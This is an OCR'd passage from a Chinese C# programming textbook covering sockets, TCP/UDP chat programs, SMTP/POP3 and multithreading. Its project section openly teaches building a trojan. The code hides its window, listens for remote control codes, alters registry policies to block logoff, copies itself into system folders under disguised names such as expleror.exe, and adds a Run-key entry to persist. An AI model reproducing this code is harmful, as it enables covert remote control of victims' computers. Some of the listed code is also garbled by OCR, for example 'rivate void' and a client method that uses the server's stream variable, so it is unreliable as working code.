（5）TCP 可以形象比喻为打电话的过程，UDP 可以比喻为发短信的过程。

（6）TCP 不能发送广播和组播，只能发送单播。

（7）UDP 可以广播和组播。

UDP 服务与应用场合：UDP 提供的服务是不可靠的、无连接的服务，UDP 适用于无须应答并且通常一次只传送少量数据的情况。由于 UDP 协议在数据传输过程中无须建立逻辑连接，对数据报也不进行检查，因此 UDP 具有较好的实时性，效率高。在有些情况下，包括视频电话会议系统在内的众多的客户端/服务器模式的网络应用都需要使用 UDP。

UdpClient 类（在 System.Net.Sockets 命名空间中）提供 UDP 网络服务。

17.7 传输控制协议

在 System.Net.Sockets 命名空间下，TcpClient 类与 TcpListener 类是两个专门用于 TCP 协议编程的类。这两个类封装了底层的套接字，并分别提供了对 Socket 进行封装后的同步和异步操作的方法，降低了 TCP 应用编程的难度。

TcpClient 类用于连接、发送和接收数据。

TcpListener 类则用于监听是否有传入的连接请求。

17.7.1 TcpListener 类

TcpListener 类用于监听和接收传入的连接请求。该类的构造函数有如下三种重载形式：TcpListener(Int32)、TcpListener(IPEndPoint)、TcpListener(IPAddress, Int32)。

17.7.2 TcpClient 类

TcpClient 类归类在 System.Net 命名空间下。

利用 TcpClient 类提供的方法，可以通过网络进行连接、发送和接收网络数据流。该类的构造函数有如下四种重载形式：TcpClient()、TcpClient(AddressFamily)、TcpClient(IPEndPoint)、TcpClient(String, Int32)。

17.8 网络聊天程序

本节通过设计一个简单的点对点网络聊天程序来了解 TCP 应用程序的方法。

编写一个点对点聊天系统，系统只允许客户端与服务器相互传送字符数据。这个系统比较简单，实现的代码也不多，基于 TCP 工作方式，因此希望读者尽可能掌握本节的主要设计思想，为编写复杂的网络应用程序打下基础。

1．服务器端设计

根据系统需要，服务器必须先侦听客户端是否有连接需求，一旦服务器与客户端连接上，服务器与客户端就可以进行通信了，服务端的程序具体编写步骤如下。

（1）创建一个名为 TcpServer 的 Windows 应用程序项目，将 Form1.cs 改名为 FrmMain.cs，设计界面如图 17-9 所示。

图 17-9　设计界面服务器端

（2）添加命名空间。

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
using System.Diagnostics;
```

（3）添加全局变量。

```
01.        string ServerName;
02.      IPAddress ServerIP;
03.      string ServerPort;
04.      string sSendValue, sReceiveValue;
05.      byte[] bSendValue, bReceiveValue;
06.      int iCount;
07.      TcpListener Listener;
08.      IPEndPoint ServerIPAndPort;
09.      TcpClient Client;
10.      NetworkStream ServerWorkStreame;
11.      Thread ReceiveWorkThread;
12.      bool IsListener = true;
```

（4）在窗体加载事件中初始化数据。

```
01.      private void FrmMain_Load(object sender, EventArgs e)
02.      {
03.          ServerName = Dns.GetHostName();
04.          TxtServerName.Text = ServerName;
05.          ServerIP = Dns.GetHostAddresses(ServerName)[0];
06.          TxtServerIP.Text = ServerIP.ToString();
07.          ServerPort = "61888";
08.          TxtServerPort.Text = ServerPort;
09.          RichTxtReceive.Text = string.Format("[服务器]：{0}", "等待客户端连接…\n");
10.          BtnListener.Focus();
11.          bSendValue = new byte[1024];
12.          bReceiveValue = new byte[1024];
13.         Form.CheckForIllegalCrossThreadCalls = false;
14.       }
```

（5）在“侦听”按钮中侦听客户端连接。

```
01.     private void BtnListener_Click(object sender, EventArgs e)
02.    {
03.      ServerIPAndPort=new IPEndPoint(ServerIP,int.Parse(ServerPort));
04.     Listener = new TcpListener(ServerIPAndPort);
05.     Listener.Start();
06.     Client= Listener.AcceptTcpClient();
07.     RichTxtReceive.Text += string.Format("[服务器]：{0}", "客户端已经连接。\n");
08.     BtnListener.Enabled = false;
09.     BtnSend.Enabled = true;
10.     ReceiveWorkThread = new Thread(new ThreadStart(ReceiveMsg));
11.     ReceiveWorkThread.Start();
12.      }
```

（6）创建一个循环接收网络数据的过程 ReceiveMsg。

```
01.     private void ReceiveMsg()
02.     {
03.        while (IsListener)
04.        {
05.             try
06.             {
07.                 ServerWorkStreame = Client.GetStream();          //设置网络流
08.                 iCount = ServerWorkStreame.Read(bReceiveValue, 0,
09.                 bReceiveValue.Length);
10.                 if (iCount != 0)
11.                 {
12.                     sReceiveValue = Encoding.Default.GetString(bReceiveValue,
13.                         0, iCount);
14.                     RichTxtReceive.Text += string.Format("[客户端]：{0}\n",
15.                         sReceiveValue);
16.                 }
17.             }
18.             catch (System.IO.IOException)
19.             {
17.                 RichTxtReceive.Text += string.Format("[服务器]：{0}",
21.                 "客户端退出连接，服务与客户端失去联系。\n");
22.                 IsListener = false;
23.             }
24.        }
25.    }
```

（7）在“发送”命令按钮中发送信息。

```
01.    rivate void BtnSend_Click(object sender, EventArgs e)
02.    {
03.        sSendValue = RichTxtSend.Text.Trim();
04.        if (sSendValue != "")
05.        {
06.             ServerWorkStreame = Client.GetStream();
07.             bSendValue = Encoding.Default.GetBytes(sSendValue);
08.             ServerWorkStreame.Write(bSendValue, 0, bSendValue.Length);
09.             RichTxtReceive.Text += string.Format("[客户端]：{0}\n", sSendValue);
10.             ServerWorkStreame.Close();
```

```
11.                 Client.Close();
12.             }
13.         }
```

（8）到此服务端已经编写好，按 F5 键运行，单击“侦听”按钮等待客户端连接。

2．客户端设计

根据系统需要，客户端必须先和服务端进行连接，一旦服务器与客户端连接上，服务器与客户端即可进行通信，服务端的程序具体编写步骤如下。

（1）创建一个名为 TcpClient 的 Windows 应用程序项目，将 Form1.cs 改名为 FrmMain.cs，设计界面如图 17-10 所示。



图 17-10　客户端设计界面

（2）添加命名空间。

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
using System.Diagnostics;
```

（3）添加全局变量。

```
01.          string ClientName,ServerName;          //客户端和服务器的主机名
02.         IPAddress ClientIP, ServerIP;           //客户端和服务器的 IP 地址
03.         string ClientPort, ServerPort;          //客户端和服务器的端口
04.         string sSendValue, sReceiveValue;       //发送和接收字符串
05.         byte[] bSendValue, bReceiveValue;       //发送和接收字节
06.         int iCount;
07.         IPEndPoint ServerIPAndPort;             //服务器网络端点
08.         TcpClient Client;                       //与服务器的连接
09.         NetworkStream ClientWorkStreame;        //客户端网络流
10.         Thread ReceiveWorkThread;               //线程用来监控接收数据
11.         bool IsListener = true;                 //标识是否继续监控
```

（4）在窗体加载事件中初始化数据。

```
01.     private void FrmMain_Load(object sender, EventArgs e)
02.     {
03.         ClientName = Dns.GetHostName();                         //获取客户端主机名
04.         TxtClientName.Text = ClientName;
05.         ClientIP = Dns.GetHostAddresses(ClientName)[0];         //通过主机名获取客户端的 IP 地址
06.         TxtClientIP.Text = ClientIP.ToString();
07.         ClientPort = "51888";
```

```
08.         TxtClientPort.Text = ClientPort;                    //设置客户端端口
09.         RichTxtReceive.Text = string.Format("[服务器]：{0}", "等待连接服务端…\n");
10.         ServerIP = IPAddress.Parse("169.254.109.77");       //服务器 IP 地址
11.         ServerPort = "61888";                               //服务器端口
12.         BtnConnect.Focus();
13.         bSendValue = new byte[1024];                        //发送字节数据
14.         bReceiveValue = new byte[1024];                     //接收字节数据
15.         Form.CheckForIllegalCrossThreadCalls = false;       //屏蔽所有线程错误
16.     }
```

（5）在“连接”按钮中连接服务器。

```
01.     private void BtnConnect_Click(object sender, EventArgs e)
02.     {
03.     Client = new TcpClient();                   //与服务器的连接
04.     ServerIPAndPort = new IPEndPoint(ServerIP, int.Parse(ServerPort));
05.       try
06.       {
07.       Client.Connect(ServerIPAndPort);        //连接服务器
08.       RichTxtReceive.Text += string.Format("[服务器]：{0}", "客户端已经连接。\n");
09.       BtnConnect.Enabled = false;
10.       BtnSend.Enabled = true;
11.       ReceiveWorkThread = new Thread(new ThreadStart(ReceiveMsg));
12.       ReceiveWorkThread.Start();
13.       }
14.       catch (SocketException)
15.       {
16.       RichTxtReceive.Text += string.Format("[服务器]：{0}", "服务器未开启。\n");
17.       }
18.     }
```

（6）创建一个循环接收网络数据的过程 ReceiveMsg。

```
01.     private void ReceiveMsg()
02.     {
03.         while (IsListener)
04.         {
05.             try
06.             {
07.                 ClientWorkStreame= Client.GetStream();     //设置网络流
08.                 iCount = ClientWorkStreame.Read(bReceiveValue, 0,
09.                 bReceiveValue.Length);
10.                 if (iCount != 0)
11.                 {
12.                     sReceiveValue = Encoding.Default.GetString(bReceiveValue,
13.                     0, iCount);
14.                     RichTxtReceive.Text += string.Format("[客户端]：{0}\n",
15.                     sReceiveValue);
16.                 }
17.             }
18.             catch (System.IO.IOException)
19.             {
17.                 RichTxtReceive.Text += string.Format("[服务器]：{0}",
21.                     "服务器退出监听，您所发的信息服务器将收不到。\n");
22.                 IsListener = false;
```

```
                }
            }
        }
```

（7）在“发送”命令按钮中发送信息。

```
rivate void BtnSend_Click(object sender, EventArgs e)
{
    sSendValue = RichTxtSend.Text.Trim();
    if (sSendValue != "")
    {
        ClientWorkStreame = Client.GetStream();
        bSendValue = Encoding.Default.GetBytes(sSendValue);
        ServerWorkStreame.Write(bSendValue, 0, bSendValue.Length);
        RichTxtReceive.Text += string.Format("[客户端]：{0}\n", sSendValue);
        ClientWorkStreame.Close();
        Client.Close();
    }
  }
```

（8）至此客户端已经编写好，按 F5 键运行，单击“连接”按钮和客户端连接。

17.9　电子邮件收发程序

17.9.1　与电子邮件系统相关的协议

1．邮件传输

邮件服务是 Internet 上最常用的服务之一，它提供了与操作系统平台无关的通信服务，使用邮件服务，用户可通过电子邮件在网络之间交换数据信息。邮件传输包括将邮件从发送者客户端发往邮件服务器，以及接收者从邮件服务器将邮件取回到接收者客户端。

2．SMTP 和 POP3

在 TCP/IP 协议簇中，一般使用 SMTP 发送邮件，POP3 接收邮件。

SMTP 工作在 TCP/IP 层次的应用层。SMTP 采用 Client/Server 工作模式，默认使用 TCP 25 端口，提供可靠的邮件发送服务。

POP3（Post Office Protocol 3，第三版邮局协议）工作在 TCP/IP 层次的应用层。POP3 采用 Client/Server 工作模式，默认使用 TCP 110 端口，提供可靠的邮件接收服务。

3．SMTP 和 POP3 的工作原理

发送和接收邮件都需要以下两个组件：用户代理（常用的是 Foxmail 或 Outlook）和 SMTP/POP3 服务器。

SMTP 工作原理如下。

（1）客户端使用 TCP 协议连接 SMTP 服务器的 25 端口。

（2）客户端发送 HELLO 报文将自己的域地址告诉 SMTP 服务器。

（3）SMTP 服务器接收连接请求，向客户端发送请求账号密码的报文。

（4）客户端向 SMTP 服务器传送账号和密码，如果验证成功，则向客户端发送一个 OK 命令，表示可以开始报文传输。

（5）客户端使用 MAIL 命令将邮件发送者的名称发送给 SMTP 服务器。

（6）SMTP 服务器发送 OK 命令做出响应。

（7）客户端使用 RCPT 命令发送邮件接收者地址，如果 SMTP 服务器能识别这个地址，则向客户端发送 OK 命令，否则拒绝这个请求。

（8）收到 SMTP 服务器的 OK 命令后，客户端使用 DATA 命令发送邮件的数据。

（9）客户端发送 QUIT 命令终止连接。

POP3 工作原理如下。

（1）客户端使用 TCP 协议连接邮件服务器的 110 端口。

（2）客户端使用 USER 命令将邮箱的账号传给 POP3 服务器。

（3）客户端使用 PASS 命令将邮箱的账号传给 POP3 服务器。

（4）完成用户认证后，客户端使用 STAT 命令请求服务器返回邮箱的统计资料。

（5）客户端使用 LIST 命令列出服务器里邮件数量。

（6）客户端使用 RETR 命令接收邮件，接收一封后便使用 DELETE 命令将邮件服务器中的邮件置为删除状态。

（7）客户端发送 QUIT 命令，邮件服务器将置为删除标志的邮件删除，连接结束。

注意：客户端用户代理可以设定将邮件在邮件服务器上保留备份，而不将其删除。

17.9.2 Microsoft MAPI Control 控件

随着计算机网络的发展，人与人之间信息传输的时间大为缩短。许多文件都是以电子邮件的形式来传送的；通常使用过计算机的人，或多或少都会使用 E-mail 来传输信息。

MAPI 接口是由微软公司提供的一系列供使用者开发 Mail、Scheduling、bulletin board、communication 程序的编程接口。在使用 MAPI 设计程序时，首先必须在程序和 MAPI 之间建立一条或数条 Session；当 Session 建立好之后，Client 端程序即可使用 MAPI 所提供的功能。

MAPI 的功能主要分成三大部分：Address Books、Transport 和 Message Store。Address Books 主要负责设置 E-mail type、protocol 等参数；Transport 负责文件的发送和接收等功能；Message Store 则负责发送接收等信息的处理。

MAPI Session control 及 MAPI Message control 已经将许多复杂的部分包装成简单的 property 和功能，只需要对 property 及功能做一些简单的设置，就可以编写一个 mail 发送和接收的程序。

17.9.3 使用 POP3 协议接收邮件

在本章第一节我们已经简单地介绍了 POP3 协议以及工作原理，下面来详细讲解 POP3 协议并通过一个实例来让大家更好地理解。

POP 即邮局协议，用于电子邮件的接收，它使用 TCP 的 110 端口。现在常用的是第三版，所以简称为 POP3。POP3 仍采用 Client/Server 工作模式，Client 被称为客户端，一般日常使用的计算机都作为客户端，而 Server（服务器）则是网管人员进行管理的。形象地说，Server（服务器）好比许多小信箱的集合，就像我们所居住楼房的信箱结构；而客户端好比一个人拿着钥匙去信箱开锁取信。

大家都知道网络是分层的，而这个分层就好比是一个企业的组织结构。在日常使用计算机过程中，人操作计算机，人就好比指挥计算机对因特网操作的首席执行官。当我们打开 Foxmail 收取邮件时，Foxmail 就会调用 TCP/IP 参考模型中的应用层协议 —— POP 协议。

应用层协议建立在网络层协议之上，是专门为用户提供应用服务的，一般是可见的。如利

用 FTP（文件传输协议）传输一个文件请求一个和目的计算机的连接，在传输文件的过程中，用户和远程计算机交换的一部分是能看到的。而这时 POP 协议则会指挥下层的协议为它传送数据服务器，最后 Foxmail 通过一系列协议对话后成功将电子邮件保存到 Foxmail 的收件箱里。TCP/IP 参考模型是 Internet 的基础。和 OSI 的七层协议相比，TCP/IP 参考模型中没有会话层和表示层。通常说的 TCP/IP 是一组协议的总称，TCP/IP 实际上是一个协议簇（或协议包），包括 100 多个相互关联的协议，其中 IP（Internet Protocol，网际协议）是网络层最主要的协议；TCP 和 UDP 是传输层中最主要的协议。一般认为 IP、TCP、UDP 是最根本的三种协议，是其他协议的基础。

相信读者了解 TCP/IP 框架之后，一定会对各层产生一定的兴趣。这里，首先要知道相应的软件会调用应用层的相应协议，如 Foxmail 会调用 POP 协议，而 IE 浏览器则会调用 DNS 协议先将网址解析成 IP 地址。在实际收取邮件的过程中，POP 应用层的协议会指挥 TCP 协议，利用 IP 协议将一个大邮件拆分成若干个数据包在 Internet 上传送。

17.10　项目实践

项目名称：实现后台程序。

项目内容：要实现后台程序，主要实现的几个功能有后台的运行（隐藏技术），控制码的接收与注册表的修改。

项目目的：

（1）掌握隐藏应用程序的方法。

（2）掌握 Socket 的实现方法。

（3）掌握如何接收控制代码。

（4）了解修改注册表的方法。

（5）学会文件的自我复制和转移。

项目步骤：

（1）先建立一个新的 C#的 Windows 应用程序，项目名称自定，将窗体属性“ ShowIn Taskbar ”属性设为 False，使它运行时不会在任务栏中显示，并将“ Windowstate ”属性设为 Mininized，这样窗体即可隐藏运行。也可以在 InitializeComponent()中设置，此函数起初始化作用，在窗体显示前运行，代码如下。

```
private void InitializeComponent()
{
    //窗体显示的起点和大小
    this.AutoScaleBaseSize = new System.Drawing.Size(6, 14);
    this.ClientSize = new System.Drawing.Size(368, 357);
    //窗体名称
    this.Name = "Form1";
    //设置属性使它在后台运行
    this.ShowInTaskbar = false;
    this.Text = "Form1";
    this.WindowState = System.Windows.Forms.FormWindowState.Minimized;
}
```

（2）控制代码的接收，必须在服务程序运行开始就启动，所以侦听线程必须在程序初始化中启动，所以放在窗体的构造函数中，代码如下。

```
public Form1()  //窗体的构造函数
{
InitializeComponent();
// TODO: 在 InitializeComponent 调用后添加任何构造函数代码
//加入侦听代码
//端口可以自己设定，这里使用的是固定的端口
int port =6678;
//System.Net.Sockets.TcpListener 是用来在 TCP 网络中侦听客户端的
listener = new TcpListener(port);
//启动侦听
listener.Start();
//增加接收控制码的线程，如果要停止线程，则可以用 Thread.abort()来实现
/*reControlCode 是线程启动执行的函数，此函数根据接收的
控制码选取合适的注册表修改函数*/
Thread thread = new Thread(new ThreadStart(reControlCode));
thread.Start();
}

private void reControlCode()
{
//设置接收套接字，接收 listener.AcceptSocket 返回已经接收的客户的请求
socket = listener.AcceptSocket();
//如果连接成功则执行
while (socket.Connected)
{
//接收控制码
byte [] by =new byte[6];
int i = socket.Receive(by,by.Length ,0);
string ss = System.Text.Encoding.ASCII.GetString(by);
//根据控制码执行不同的功能
//修改注册表加入编码
switch (ss)
{
case "jiance":              //测试连接，返回测试信息
string str ="hjc";
byte [] bytee = System.Text.Encoding.ASCII.GetBytes(str);
socket.Send(bytee,0,bytee.Length,0);
break;
case "zx1000":
//修改注册表函数，自己定义，见下面的分析
UnLogOff();
//返回控制消息
retMessage();
break;
case "zx0100":
//修改注册表函数
UnClose();
//返回控制消息
retMessage();
break;
```

```
//重复的 case 功能与前面一样，省略
default:
break;
}
}
}
```

（3）C#中实现注册表的修改，使用了.NET 类库中的 System.Microsoft.Win32 命令空间，它提供了两种类型的类：处理由操作系统引发的事件的类和对系统注册表进行操作的类。下面就可以看到它的用法。这里做了一个修改注册表的子程序，使计算机不能注销。在子键 SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\ Explorer。下设键值 NoLogOff 为 1 即可使计算机无法注销。在下面的函数中用 C#实现对注册表的修改。

```
private void UnLogOff()
{
//得到主机的注册表的顶级节点
Microsoft.Win32.RegistryKey rLocal = Registry.LocalMachine;
//设置一个注册表子键的变量
RegistryKey key1;
try
{
/*函数 RegistryKey.OpenSubkey(string registrykey,bool canwrite)检索指定的子键
registrykey 是用户指定的键值，canwrite 为 True 则可修改，默认为 Fasle 不可改*/
key1 = rLocal.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",true);
//设置子键的键名和值
key1.SetValue ("NoLogOff",1);
//关闭打开的子键
key1.Close();
//警告字符串设定
mystr = mystr +"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies
\\Explorer 键值 Nologoff 被修改！请将它置为 0!";
}
catch{}
//如果不存在则自己建立
if(key1 ==null)
{
try
{
    //使用 RegistryKey.CreateSubKey(string mystring)函数来建立需要的子键
    RegistryKey key2 = rLocal.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Polici
es\\Explorer");
    key2.SetValue("NoLogOff",1);
    key2.Close();
    mystr = mystr +"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Po
licies\\Explorer 键值 Nologoff 被修改！请将它置为 0!";
}
catch{}
    }
}
```

（4）在木马程序中还有一个重要的功能就是自我复制和转移。木马引入被控制的主机时必须自动将木马隐藏在 System\System32 的目录下以防被发现。转移的代码分析如下：主要实现的功能是将 D 盘下的木马程序转移到 C:\\winnnt\\system\\msdoss.exe，同时更改名称。使用的.NET

命名空间 System.IO 的作用是允许对数据流和文件进行同步和异步读写。这里使用的是 System.IO.File 类。

```
 private void moveCC1()
{
try
{
//函数 File.Move(string sourceFileName,string destFileName)起移动文件的作用
//sourceFileName 为要移动的文件名，destFileName 为文件的新路径
File.Move("C:\\winnnt\\system\\msdoss.exe","d:\\winnt\\system32\\expleror.exe");
}
catch {}
//将新移的木马程序设为自启动，分析和前面一样
try
{
key1 = rLocal.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",true);
key1.SetValue ("microsoftt","d:\\winnt\\system32\\expleror.exe");
key1.Close();
}
catch{}
if(key1 ==null)
{
try
{
RegistryKey key2=rLocal.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
key1.SetValue ("microsoftt","d:\\winnt\\system32\\expleror.exe");
key1.Close();
}
catch{}
}
}
```

17.11 复习与提示

本章主要讲述了 Socket 的基本概念和通信方法，介绍了获得网络端点的相关类，然后介绍了 TCP、UDP 以及两者的区别，最后介绍了 SMTP 和 POP3。

17.12 习题与上机实验

习题

（1）向张小虎 jsNewCentury@126.com 发送一份邮件，标题为“会议通知”，内容为“后天有个会议，详见附件。”，附件为“会议通知.doc”。

（2）与远程主机www.hao123.com连接，端口号为 1000。

（3）将 UDP 数据报发送到远程主机www.hao123.com中，端口号为 1000。

上机实验

[实验 1]　TCP 服务端的实现

【实验要求】

定义一个 Ping 类，当用户要输入 Ping 的 IP 地址或者主机名称时，计算机能给出正在 Ping 的提示；当找不到主机时，也要准确给出提示等。

【实验目的】

（1）掌握检索主要主机名和 IP 地址列表的方法。
（2）掌握设置终结点的 IP 地址和端口号的方法。
（3）理解 Socket 的使用方法。

【实验内容】

（1）使用 IPHostEntry 成员中的 HostName 和AddressList。
（2）使用指定的地址和端口号初始化 IPEndPoint 类的实例化方法。
（3）使用Socket的方法成员建立连接。

[实验 2]　创建简单的聊天程序

【实验要求】

使用 UDP 协议创建简单的聊天程序。

【实验目的】

（1）掌握 UdpClient 和 Receive 方法。
（2）熟悉 IPEndPoint。

【实验内容】

（1）定义 GetMessage()来接收信息。

提示：先定义指定端口号的 UdpClient 对象，再定义 IPEndPoint 用于保存远程计算机 IP 和端口信息，接收信息，最后将得到的数据进行处理，这里是将它转换成字符串。

（2）定义 SendMessage()来发送信息。

提示：定义指定端口号的 UdpClient 对象，准备要传送的数据，这里传送了一个字符串，然后用 Send 方法发送。

第18章　多线程技术

本章学习要点

- 理解多线程的概念及作用；
- 掌握 Thread 类；
- 了解 Monitor 类、Mutex 类和 ReaderWriterLock 类；
- 了解 ThreadPool 类、WaitHandle 类和 AutoResetEvent 类；
- 掌握 Timer 类。

18.1　概述

以前，并发多任务的实现采用的方法是在操作系统级运行多个进程。由于各个进程拥有自己独立的运行环境，因此进程间的耦合关系差，并发过于粗糙，并发实现也不太容易。当前，采用多处理机构成超高性能计算机成为主流。为发挥新体系结构的并行效率提出一些新概念和支持并行程序的机制。在这种背景下，针对传统 UNIX 中进程的概念在支持中微粒度并行程序设计方面的不足，提出了线程概念。如果把进程所占资源与进程中的运行代码相分离，那么在一个地址空间中便可运行多个指令流，由此产生线程的概念。这一概念在表达应用问题本身的并行性方面较传统进程有较大优势，尤其在共享主存的多处理机硬件环境上有更高的运行效率。但是，线程尚没有统一的定义，一般说来，所谓线程（或称线索），指程序中的一个单一的顺序控制流。

1．线程的概念

Windows 是一个多任务的系统，如果使用的是 Windows 2000 及其以上版本，则可以通过任务管理器查看当前系统运行的程序和进程。什么是进程呢？当一个程序开始运行时，它就是一个进程，进程所指包括运行中的程序和程序所使用到的内存和系统资源。而一个进程又是由多个线程组成的。线程是程序中的一个执行流，每个线程都有自己的专有寄存器（栈指针、程序计数器等），但代码区是共享的，即不同的线程可以执行同样的函数。

2．单线程和多线程

单线程就是进程只有一个线程。

多线程是指程序中包含多个执行流，即在一个程序中可以同时运行多个不同的线程来执行不同的任务，也就是说，允许单个程序创建多个并行执行的线程来完成各自的任务。

多线程可以提高 CPU 的利用率。在多线程程序中，一个线程必须等待的时候，CPU 可以运

行其他线程而不是等待，这样就大大提高了程序的效率。

3．多线程在.NET 中的工作

在.NET 中编写的程序将被自动分配一个线程。我们都知道.NET 运行时环境的主线程由 Main()方法来启动应用程序，而且.NET 的编译语言有自动的垃圾收集功能，这个垃圾收集发生在另外一个线程里面，这些都是在所有的后台发生的，使用户无法感觉到底发生了什么事情。这里默认只有一个线程来完成所有的程序任务，但是正如我们在第一篇文章讨论过的一样，有可能用户根据需要自己添加更多的线程让程序更好的协调工作。例如，一个有用户输入的同时需要绘制图形或者完成大量的运算的程序，我们必须增加一个线程，让用户的输入能够得到及时响应，因为输入对时间和响应的要求是紧迫的，而另外一个线程负责图形绘制或者大量的运算。

18.2　System.Threading 命名空间

.NET 基础类库的 System.Threading 命名空间提供了大量的类和接口支持多线程。这个命名空间有很多类。如 Monitor 类提供同步访问对象的机制；Mutex 类是一个同步基元，也可用于进程间同步；Thread 类创建并控制线程，设置其优先级并获取其状态；ThreadPool 提供一个线程池，该线程池可用于发送工作项、处理异步 I/O、代表其他线程等待及处理计时器；Timer 类提供以指定的时间间隔执行方法的机制。

18.3　Thread 类

System.Threading.Thread 类是创建并控制线程，设置其优先级并获取其状态最为常用的类。它有很多方法，在这里我们将对比较常用和重要的方法做介绍。

Thread.Start()：启动线程的执行。

Thread.Suspend()：挂起线程，如果线程已挂起，则不起作用。

Thread.Resume()：继续已挂起的线程。

Thread.Interrupt()：中止处于 Wait 或者 Sleep 或者 Join 线程状态的线程。

Thread.Join()：阻塞调用线程，直到某个线程终止时为止。

Thread.Sleep()：对当前线程阻塞指定的毫秒数。

Thread.Abort()：开始终止此线程的过程。如果线程已经在终止，则不能通过 Thread.Start()来启动线程。

通过调用 Thread.Sleep，Thread.Suspend 或者 Thread.Join 可以暂停/阻塞线程。调用 Sleep()和 Suspend ()方法意味着线程将不再得到 CPU 时间。这两种暂停线程的方法是有区别的，Sleep()使得线程立即停止执行，但是在调用 Suspend()方法之前，公共语言运行时必须到达一个安全点。一个线程不能对另外一个线程调用 Sleep()方法，但是可以调用 Suspend()方法使得另外一个线程暂停执行。对已经挂起的线程调用 Thread.Resume()方法会使其继续执行。不管使用多少次 Suspend()方法来阻塞一个线程，只需一次调用 Resume()方法就可以使线程继续执行。已经终止的和还没有开始执行的线程都不能使用挂起。Thread.Sleep(int x)使线程阻塞 x 毫秒。该线程只有被其他的线程通过 Thread.Interrupt()或者 Thread.Abort()方法调用时才能被唤醒。

如果对处于阻塞状态的线程调用 Thread.Interrupt()方法将使线程状态改变，但是会抛出 ThreadInterupptedException 异常，可以捕获这个异常并且做出处理，也可以忽略这个异常而使运行

终止线程。在一定的等待时间之内，Thread.Interrupt()和 Thread.Abort()都可以立即唤醒一个线程。

下面说明如何从一个线程中止另外一个线程。在这种情况下，可以通过使用 Thread.Abort()方法来永久销毁一个线程，而且抛出 ThreadAbortException 异常。使终结的线程可以捕获到异常但是很难控制恢复，仅有的办法是调用 Thread.ResetAbort()来取消刚才的调用，而且当这个异常是由于被调用线程引起的异常才可取消。因此，A 线程可以正确地使用 Thread.Abort()方法作用于 B 线程，但是 B 线程却不能调用 Thread.ResetAbort()来取消 Thread.Abort()操作。

Thread.Abort()方法使得系统悄悄地销毁了线程而且不通知用户。一旦实施 Thread.Abort()操作，该线程不能被重新启动。调用了这个方法并不是意味着线程立即销毁，因此为了确定线程是否被销毁，可以调用 Thread.Join()，Thread.Join()是一个阻塞调用，直到线程的确终止了才返回。但是有可能一个线程调用 Thread.Interrupt()方法来中止另外一个线程，而这个线程正在等待 Thread.Join()调用的返回。

尽可能不要用 Suspend()方法来挂起阻塞线程，因为这样很容易造成死锁。假设挂起了一个线程，而这个线程的资源是其他线程所需要的，会发生什么后果？因此，应尽可能给重要性不同的线程以不同的优先级，用 Thread.Priority()方法来代替使用 Thread.Suspend()方法。

Thread 类有很多的属性，这些重要的属性是多线程编程必须掌握的。

Thread.IsAlive 属性：获取一个值，该值指示当前线程的执行状态。如果此线程已启动并且尚未正常终止或中止，则为 True；否则为 False。

Thread.Name 属性：获取或设置线程的名称。

Thread.Priority 属性：获取或设置一个值，该值指示线程的调度优先级。

Thread.ThreadState 属性：获取一个值，该值包含当前线程的状态。

18.4 Monitor 类

Monitor 类通过向单个线程授予对象锁来控制对对象的访问，提供同步对对象的访问的机制。

Monitor 具有以下功能。

（1）它根据需要与某个对象相关联。

（2）它是未绑定的，即可以直接从任何上下文调用它。

（3）不能创建 Monitor 类的实例。

它为每个同步对象维护以下信息。

（1）对当前持有锁的线程的引用。

（2）对就绪队列的引用，包含准备获取锁的线程。

（3）对等待队列的引用，包含正在等待锁定对象状态变化通知的线程。

Monitor 有几个主要的方法，我们需要了解。

1．Monitor.Enter 和 Monitor.Exit

它们是一起使用的，在一个方法中，如果调用了 Monitor.Enter 方法，则必须有相应的 Monitory.Exit 方法与之对应。这两个方法用于锁定对象和取消锁定对象，在平时使用中，一般用 lock 取代它们。

2．Monitor.Wait 方法

当线程调用 Monitor.Wait 方法时，它释放对象的锁并进入对象的等待队列，对象的就绪队列中的下一个线程（如果有）获取锁并拥有对对象的独占使用。

3．Monitor.Pulse 方法

当前线程调用此方法以便向队列中的下一个线程发出锁的信号。接收到脉冲后，等待线程就被移动到就绪队列中。在调用 Pulse 的线程释放锁后，就绪队列中的下一个线程（不一定是接收到脉冲的线程）将获得该锁。

```
using System;
using System.Collections;
using System.Threading;

namespace MonitorCS2
{
    class MonitorSample
    {
        //定义访问队列
        private Queue m_inputQueue;

        public MonitorSample()
        {
            m_inputQueue = new Queue();
        }

//将对象加入队列，用排他锁处理
//Add an element to the queue and obtain the monitor lock for the queue object.
        public void AddElement(object qValue)
        {
            //锁定队列
            Monitor.Enter(m_inputQueue);
            //添加元素
            m_inputQueue.Enqueue(qValue);
            //队列解锁
            Monitor.Exit(m_inputQueue);
        }
        //仅当获取排他锁时，才可将元素加入队列
        public bool AddElementWithoutWait(object qValue)
        {
            if(!Monitor.TryEnter(m_inputQueue))
return false;
            m_inputQueue.Enqueue(qValue);
            Monitor.Exit(m_inputQueue);
            return true;
        }
       //仅当在指定的时间量内获取排他锁时，才可将元素加入队列
        public bool WaitToAddElement(object qValue, int waitTime)
        {
            if(!Monitor.TryEnter(m_inputQueue,waitTime))
                return false;
            m_inputQueue.Enqueue(qValue);
            Monitor.Exit(m_inputQueue);
            return true;
        }
        //清空队列
        //Delete all elements that equal the given object and obtain the monitor lock for the queue object.
```

```
        public void DeleteElement(object qValue)
        {
            Monitor.Enter(m_inputQueue);
            int counter = m_inputQueue.Count;
            while(counter > 0)
            {
                object elm = m_inputQueue.Dequeue();
